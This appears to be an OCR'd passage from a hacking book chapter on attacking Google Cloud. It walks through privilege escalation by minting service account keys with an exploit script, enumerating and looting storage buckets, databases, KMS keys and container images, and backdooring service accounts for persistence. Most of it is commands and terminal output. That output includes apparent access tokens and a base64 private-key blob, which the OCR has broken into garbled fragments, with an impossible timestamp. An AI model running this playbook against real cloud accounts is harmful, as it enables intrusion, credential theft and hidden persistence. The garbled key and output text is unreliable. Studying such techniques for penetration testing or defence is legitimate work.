
As you can see in the above source code we need to put in the project id and our target service account. After that, run the script and it will ask for your access token, after the script is complete it will create and output the target service account key.

```
jokers-MacBook-Pro:ExploitScripts joker$ python3 iam.serviceAccountKeys.create.py
Enter an access token to use for authentication: ya29.c.Kn_gB03P93ZPeVEkOX8eNiOV4UWVKb__EAHfkGt9Gvi-TYxrLACZ5vrT8SmmxdmQmCzJaJcL01pB1Y31PaZSh0zHLDvRDm_ISOFSV
{
    "name": "projects/test-project-289516/serviceAccounts/151252795463-compute@developer.gserviceaccount.com/keys/e2b8cfce3bdefe6bd596347b7966f2efee341727",
    "privateKeyType": "TYPE_GOOGLE_CREDENTIALS_FILE",
    "privateKeyData": "ewogICJ0eXBlIjogInNlcnZpY2VfYWNjb3VudCIsCiAgInByb2plY3RfaWQiOiAidGVzdC1wcm9qZWN0LTI4OTUxNiIsCiAgInByaXZhdGVfa2V5X2lkIjogImUyYjhjZmNlM2
OlFBSSVZBVEUgS0VZLS0tLS1cbk1JSUV2UUlCQURBTkJna3Foa2lHOXcwQkFRRUZBQVNDQktjd2dnU2pBZ0VBQW9JQkFRRFdLQzhzOHlsVHQ2TE1cbmdXQXUwTTZmb0M5YVB0cGREUzZMSUJUcUZuUWNhVXNu
DRmZm1jZDNnMlJzeVlVWlhXWm10MEdsdWNvMGNRUTZBVUpzMHRcbm8reHlLbGkreE1lOVlJNmZUTHV5T3NHVngyVXRRUXpQZkdFTGhzNXlsN2dLNUFnRjVWYjRzeGs3NE81R3IvU0pcbjd6QmxQVXZQdlNzS0
aTkh1Z3RNTjBQYjAvQTdzbStJSmNwUzN1ODQxdm1nMndPY3pqRDBldFhCUER3ZkJFWUZMZHNNaUNcbnMySnVZWUNoQWdNQkFBRUNnZ0VBQkV6aVJhRE1YNlg4V3VidUs0Sjk0NjZ2eEx3WmhHelRWbS9hZTZo
WpDcHZ2ZUR1MVpcbnFjNnNWMHFzcVJKYVUrZlNtSTQrOExKR3B3ajBtZkw5ZzhFYTZsLzNVRDFiVlc0dTd2djNlT2k5SW1qU20wbjlcbnRBWnBqQWRUd2NwdS9XeW1sNzAyL3pDRUE3NWd6ZF1tR29adHltMU
3alk1KzRqZHdOOUUxR3JSN0UxaUZYYi9xcE0wQVVcbkhrTUNzVi9aaTBQRnI3ZGlOZjJlcVpzdGF4dUZIM3VPYkdPcm9US1V3UUtCZ1FEdkdkU3dvY0hPWE1PaTlYYk5cbmxIeXY4RWRmMDVCemt2TVRBbkVj
llSZnlST3BCQ0FHOFRDd0h4Z2EzVFhhREpsYkFoUmdxUzZ5T3l0Q3JhUjcrMHdDRWFcblkvREdDMVM2aENsSlhtN0YrY1VIY0QwRjdRS0JnUURsU3dmZW9CRk1INFNRRGJjbFc2aTBMcVN1ZHFJVEs4Vnpcbn
ZdCtcbmIvZWlvZVlZNDFvUWxxQllHR2lna0FudStldU4yT0pRbzM2K3BTY0w1WDliSjJRVFYzVkt3aThtaGF4ODJpcExcbnNEVXBCa1dQGlFLQmdDSXRkeEdvamFPSjd3MGtPVTg1b25rang1QVRGZHJ2Ym4
UdlK3pRRERROVZaN21IaGxrYWdiU2JcbjdOVUIxVEg3aTZtMThWeis3Nk5qelp4V0ZUa3BIWkpBSnZLb08veE5WL2w4M2lpK2cwT0U3N1FoQW9HQkFLUExcblZYUFRKSWdjZTdYc0ZraTVrV29sWjc2NVFFNH
5dm1vbHFBaHZ3SUJZdFVSRzJWMEJDV1lpVTV5akx2RXphZTBwNUJESldcbm1OUFhabTA1SkNFWm9vT3VsanN4UEQxb2dDOHdLY2FudVZIMUNQdUJBb0dBSDVBRFl0DXVid0dNblpwb3d6NU9cblRKRmdYSk1D
UpQdng5UEh0VDZVQUpBdHJaRzd4emxYc1V3SkJJUFlNWXFtQ0FpaFk0d0U4NXdXa3BSS2MyZVB5aDJ5eDdcbjl0VGZBUzIxbnhtWHhQNXZFSkhPQnZrPVxuLS0tLS1FTkQgUFJJVkFURSBLRVktLS0tLVxuI
jY291bnQuY29tIiwKICAiY2xpZW50X2lkIjogIjExNDUyNjA5MTI4NDgyMjQ1Mjc1OCIsCiAgImF1dGhfdXJpIjogImh0dHBzOi8vYWNjb3VudHMuZ29vZ2xlLmNvbS9vL29hdXRoMi9hdXRoIiwKICAidG9r
WRlcl94NTA5X2NlcnRfdXJsIjogImh0dHBzOi8vd3d3Lmdvb2dsZWFwaXMuY29tL29hdXRoMi92MS9jZXJ0cyIsCiAgImNsaWVudF94NTA5X2NlcnRfdXJsIjogImh0dHBzOi8vd3d3Lmdvb2dsZWFwaXMuY2
lcnZpY2VhY2NvdW50LmNvbSIKfQo=",
    "validAfterTime": "2020-10-10T15:37:25Z",
    "validBeforeTime": "9999-12-31T23:59:59Z",
    "keyAlgorithm": "KEY_ALG_RSA_2048",
    "keyOrigin": "GOOGLE_PROVIDED",
    "keyType": "USER_MANAGED"
}
```

Next you have to base64 decode the “privateKeyData” which should present you with a json blob. This json blob is your credentials. Once you have the credentials you can use gcloud to login as that user with the following command.

- gcloud auth activate-service-account --key-file=test_cred.json

If the user has higher privileges than us then we just perform privilege escalation, if they don't then we can use this for lateral movement. In addition we can also use this same technique to backdoor the user.



As you can see above we create a user managed key under the “Compute Engine default service account” which has edit level permissions.

This is just an example of one of the exploits available to us, there are many more techniques we can use for privilege escalation and lateral movement, just look at the output of the “check_for_privesc.py” script to see what you can do.

Enumeration

When you get access to a cloud account one of the first things you need to determine is what services you have access too. Depending on your permissions this can be straight forward or slightly harder. If you have any of the primitive roles of owner,editor, or viewer you probably have all the permissions you need to discover everything in the cloud environment, just use Gcloud, Gsutil, Google SDK Library, or Google APIs and start querying things.

Tools

There are several tools that can be used in this phase as shown below:

- Gcloud
- Gsutil
- Google SDK Library for your programming language
- Google API

Buckets

Buckets are used to hold files, these files can include logs, credentials, source code, or anything else you would consider sensitive. Most organizations know not to store sensitive information in public buckets but private buckets are typically fair game. The first thing you need to do is get a list of all buckets the user has access to. If we have permissions to list buckets we can use the gsutil tool to do this for us, note this requires a services account key or account credentials to use, access tokens and API keys will not work here.

- Gsutil ls

```
jokers-MacBook-Pro:ExploitScripts joker$ gsutil ls
gs://staging.test-project-289516.appspot.com/
gs://test-minion-bucket/
gs://test-minion-bucket-two/
gs://test-project-289516.appspot.com/
jokers-MacBook-Pro:ExploitScripts joker$
```

If you only have an access account you can query the google api directly with the following command:

- curl -X GET -H "X-Goog-User-Project: PROJECT-HERE" -H "Content-Type: application/json" -H "Authorization: Bearer ACCESS-TOKEN-HERE" "https://storage.googleapis.com/storage/v1/b?project=PROJECT-HERE"

```
jokers-MacBook-Pro:ExploitScripts joker$ curl -X GET -H "X-Goog-User-Project: test-project-289516" -H "Content-Type: application/json" -H "Authorization: Bearer ya29.c.Kn_gB4QZimMzlZ9RC6
n_6LcOTn9PaQagzWcjZXz7EluWEOGB2s8V9FzM4ZbTzwuC9iyFv0Ijw8albg4SE71AcENORhdsakG-igXRx1AtSx9GGGmQ-vRT6cUg' 'https://storage.googleapis.com/storage/v1/b?project=test-project-289516'
{
  "kind": "storage#buckets",
  "items": [
    {
      "kind": "storage#bucket",
      "selfLink": "https://www.googleapis.com/storage/v1/b/staging.test-project-289516.appspot.com",
      "id": "staging.test-project-289516.appspot.com",
      "name": "staging.test-project-289516.appspot.com",
      "projectNumber": "1012927954463",
      "metageneration": "1",
      "location": "US",
      "storageClass": "STANDARD",
      "etag": "CAE=",
      "timeCreated": "2020-09-26T21:52:07.226Z",
      "updated": "2020-09-26T21:52:07.226Z",
      "lifecycle": {
        "rule": [
          {
            "action": {
              "type": "Delete"
            },
            "condition": {
              "age": 15
            }
          }
        ]
      },
      "iamConfiguration": {
        "bucketPolicyOnly": {
          "enabled": false
        },
        "uniformBucketLevelAccess": {
          "enabled": false
        }
      },
      "locationType": "multi-region"
    },
```

Once you have a list of buckets you can start seeing what's in them. There's no telling what hidden gems you can uncover by pilliging a cloud storage bucket. People store all kinds of things in here like credentials, encryption keys, and anything else that would be considered sensitive. During the discovery phase you should have uncovered any buckets in your target GCP environment, now is the time to look around to see what you can find.

- gsutil ls gs://STORAGE_BUCKET_NAME

```
jokers-MacBook-Pro:cloud joker$ gsutil ls gs://test-minion-bucket/
gs://test-minion-bucket/secret files/
jokers-MacBook-Pro:cloud joker$ gsutil ls "gs://test-minion-bucket/secret files/"
gs://test-minion-bucket/secret files/
gs://test-minion-bucket/secret files/passwords.rtf
jokers-MacBook-Pro:cloud joker$
```

You can also dump the contents of a file with the “cat” command:

- gsutil cat gs://SOTRAGE_BUCKET_FILE

```
jokers-MacBook-Pro:cloud joker$ gsutil cat "gs://test-minion-bucket/secret files/passwords.rtf"
{\rtf1\ansi\ansicpg1252\cocoartf1671\cocoasubrtf500
{\fonttbl\f0\fswiss\fcharset0 Helvetica;}
{\colortbl;\red255\green255\blue255;}
{\*\expandedcolortbl;;}
\margl1440\margr1440\vieww10800\viewh8400\viewkind0
\pard\tx720\tx1440\tx2160\tx2880\tx3600\tx4320\tx5040\tx5760\tx6480\tx7200\tx7920\tx8640\pardirnatural\partightenfactor0

\f0\fs24 \cf0 Omg my secret creds}jokers-MacBook-Pro:cloud joker$
jokers-MacBook-Pro:cloud joker$
```

Note this is a rtf file that's why you see all the weird encoding. Normally I would just pipe this to a file and open it up locally. You can also copy an entire bucket over to your local machine:

- gsutil cp -r dir gs://STORAGE_BUCKET_NAME

I like this approach as I can analyze everything on my local machine instead of sending hundreds of commands to GCP. I would just copy every storage bucket you have access to, there's no telling what you can find.

Instances

Chances are that your target cloud environment is running multiple virtual machines. It's a good idea to map out your environment to see what machines are running and which ones you have access to. This can be done using gcloud as shown below:

- gcloud compute instances list

```
jokers-MacBook-Pro:ExploitScripts joker$ gcloud compute instances list
NAME           ZONE           MACHINE_TYPE  PREEMPTIBLE  INTERNAL_IP  EXTERNAL_IP   STATUS
test-instance  us-central1-a  e2-micro                   10.128.0.2   34.71.18.181  RUNNING
```

You can also use the compute google api to pull this information if you only have an access token.

Databases

Databases are always a gold mine if you can extract the information off of it. If your target cloud environment is running any kind of web application it probably has a database to store all the user information. Finding these databases can be a GOLD mine. You can use gcloud and google APIs to find these instances as shown below:

- gcloud sql instances list
- gcloud spanner instances list
- gcloud bigtable instances list

```
jokers-MacBook-Pro:ExploitScripts joker$ gcloud sql instances list
NAME               DATABASE_VERSION  LOCATION       TIER              PRIMARY_ADDRESS  PRIVATE_ADDRESS  STATUS
test-mysql-minion  MYSQL_5_7         us-central1-a  db-n1-standard-1  35.188.62.109    -                RUNNABLE
```

Encryption & Decryption Keys

When you store things on GCP(Storage Bucket) you can either store them in plain text or you can encrypt them with a key. These keys are stored in the Key management systems (KMS). If you have access to a key you can then use that to decrypt sensitive files. Use the following commands to locate encryption keys:

- gcloud kms keyrings list --location global
- gcloud kms keys list --keyring KEY-RING-NAME --location global

```
jokers-MacBook-Pro:ExploitScripts joker$ gcloud kms keyrings list --location global
NAME
projects/test-project-289516/locations/global/keyRings/Test-keyring
jokers-MacBook-Pro:ExploitScripts joker$
jokers-MacBook-Pro:ExploitScripts joker$ gcloud kms keys list --keyring Test-keyring --location global
NAME                                                                                  PURPOSE          ALGORITHM                        PROTECTION_LEVEL  LABELS  PRIMARY_ID  PRIMARY_STATE
projects/test-project-289516/locations/global/keyRings/Test-keyring/cryptoKeys/test-key  ENCRYPT_DECRYPT  GOOGLE_SYMMETRIC_ENCRYPTION  SOFTWARE                  2           ENABLED
```

Images

When you create a compute engine virtual machine you have the option to upload your own custom image for the machine to run from. It's a good idea to figure out where these images are so we can later download them and see what secrets are on them.

- gcloud compute images list --no-standard-images

```
jokers-MacBook-Pro:ExploitScripts joker$ gcloud compute images list --no-standard-images
NAME          PROJECT               FAMILY  DEPRECATED  STATUS
image-1-test  test-project-289516                       PENDING
```

Containers

Devops has become increasingly popular over the years and containerizing your application has become the norm. These docker containers need a place where they can be stored and that's where the container registry comes in. Getting a list of docker containers can be very helpful later down the road when you decide to download them and see what secrets you can extract. In addition to that you can also backdoor these containers. Both of these techniques were described earlier in the book in the Docker Hacking chapters, if you want to learn more about container hacking refer to those chapters.

- gcloud container images list

Kubernetes

Unlike other cloud platforms kubernetes seems to be really popular among GCP users. It's generally a good idea to see what kubernete clusters are available to you. This can be done with the following command:

- gcloud container clusters list

We won't cover kubernetes hacking again because it was covered earlier in the book. If you want to learn more about kubernetes hacking refer to those chapters.

NotSoSecure Cloud Services Enum Tool

You can gather all this information by hand or you can use a script to get everything for you. I personally like to do things manually but if I'm in a rush, feeling lazy, or don't have access to a service account key I'll take this approach. You can download the enumeration tool from a company called NotSoSecure which is located on github:

- https://github.com/NotSoSecure/cloud-service-enum

What's nice about this tool is that it takes an access key and not a service account key. So if you got SSRF which returns an access key and cant get a service account key then no problem. Another nice feature of this tool is that it brute forces every service to determine what you can access, so if you don't have permissions to list what services you can access it doesn't matter.

To run the tool you must have an access key and a project id:

- service_enum joker$ python3 gcp_service_enum.py --access-token ACCESS-TOKEN-HERE --project-id PROJECT-ID-HERE

```
jokers-MacBook-Pro:gcp_service_enum joker$ python3 gcp_service_enum.py --access-token ya29.c.Kn_g3wn-UwlUS9j9pfiKjxc8tbS31h77fc1bLwT9FR_Lw-cFHRzoNgGyuM9E62_6DeELxBLqqfJD9yCv_zh9WYn4QzysBRfo8R7epYs0NH7Oqb0
0PvtaVpgQAd4Z8bYHQ-AffdEaAK --project-id test-project-289516
'Start Time(UTC): 2020-10-11 14:89:13.762471'
'Below is list of possible services above token can have access to: \n'
['websecurityscanner, libraryagent, cloudprivatecatalogproducer, '
 'accesscontextmanager, cloudbilling, cloudtasks, container, '
 'serviceconsumermanagement, redis, dlp, run, remotebuildexecution, '
 'cloudscheduler, cloudasset, texttospeech, accessapproval, videointelligence, '
 'composer, servicebroker, iam, cloudshell, iap, ml, clouderrorreporting, '
 'iamcredentials, file, cloudfunctions, cloudprivatecatalog, '
 'binaryauthorization, cloudbuild, speech, dataproc, containeranalysis, '
 'datafusion, securitycenter, fcm, storagetransfer, toolresults, tpu, '
 'healthcare']
'Now enumerating above all services'
Output of cloudfunctions.operations.list

{}
Output of cloudfunctions.projects.locations.functions.list for region: northamerica-northeast1

{}
Output of cloudfunctions.projects.locations.functions.list for region: us-central1

{}
Output of cloudfunctions.projects.locations.functions.list for region: us-west2

{}
Output of cloudfunctions.projects.locations.functions.list for region: us-east1

{}
Output of cloudfunctions.projects.locations.functions.list for region: us-east4

{}
Output of cloudfunctions.projects.locations.functions.list for region: southamerica-east1

{}
Output of cloudfunctions.projects.locations.functions.list for region: europe-west3

{}
Output of cloudfunctions.projects.locations.functions.list for region: europe-west2

{}
Output of cloudfunctions.projects.locations.functions.list for region: europe-west6

{}
Output of cloudfunctions.projects.locations.functions.list for region: asia-northeast1

{}
Output of cloudfunctions.projects.locations.functions.list for region: asia-northeast2

{}
Output of cloudfunctions.projects.locations.functions.list for region: asia-east2

{}
Output of cloudfunctions.projects.locations.functions.list for region: asia-south1

{}
Output of cloudfunctions.projects.locations.functions.list for region: australia-southeast1

{}
Output of cloudresourcemanager.projects.list

{'projects': [{'createTime': '2020-09-14T16:40:09.512Z',
               'lifecycleState': 'ACTIVE',
               'name': 'test-project',
               'projectId': 'test-project-289516',
               'projectNumber': '151252795463'}]}
Output of bigquery.datasets.list

{'etag': '1B2N2Y8AsgIpgAmY/PhCfg==', 'kind': 'bigquery#datasetList'}
Output of bigquery.jobs.list
```


This will generate a lot of output so you might want to pipe everything to a file so you can review it later.

Persistence

If you get into a target cloud environment you probably want to ensure that you don’t lose access. There are several persistence techniques that can be used to backdoor accounts and infrastructure. Note that anywhere I use the gcloud cli can be swapped out for Google APIs if you only have an access token.

Create Service Account Key

There are several ways you can authenticate to GCP and one of them is through service account keys. Service accounts can have multiple keys associated with them and each one will give you access to GCP as that user.



In the above image we can see that this service account has two keys associated with it. Whoever has these keys will be able to authenticate as that user. Another thing you might have noticed is the expiration date. When you create these by default it will be set to the year 9999.

You may recall us creating a service account key in the privilege escalation and lateral movement chapter so we can impersonate another service account. This same technique can be used to backdoor service accounts. I'll be using gcloud to perform this

action but you can use the same exploit script from Rhino Security Labs to do this as well if you only have an access token.

- https://github.com/RhinoSecurityLabs/GCP-IAM-Privilege-Escalation/blob/master/ExploitScripts/iam.serviceAccountKeys.create.py

If your using gcloud you can run the following command to create a service account key for another user:

- gcloud iam service-accounts keys create OUTPUT-FILE --iam-account=IAM_ACCOUNT

```
|jokers-MacBook-Pro:gcp_service_enum jokerS gcloud iam service-accounts list
DISPLAY NAME                            EMAIL                                                DISABLED
Compute Engine default service account  151252795463-compute@developer.gserviceaccount.com  False
minion                                  minion@test-project-289516.iam.gserviceaccount.com   False
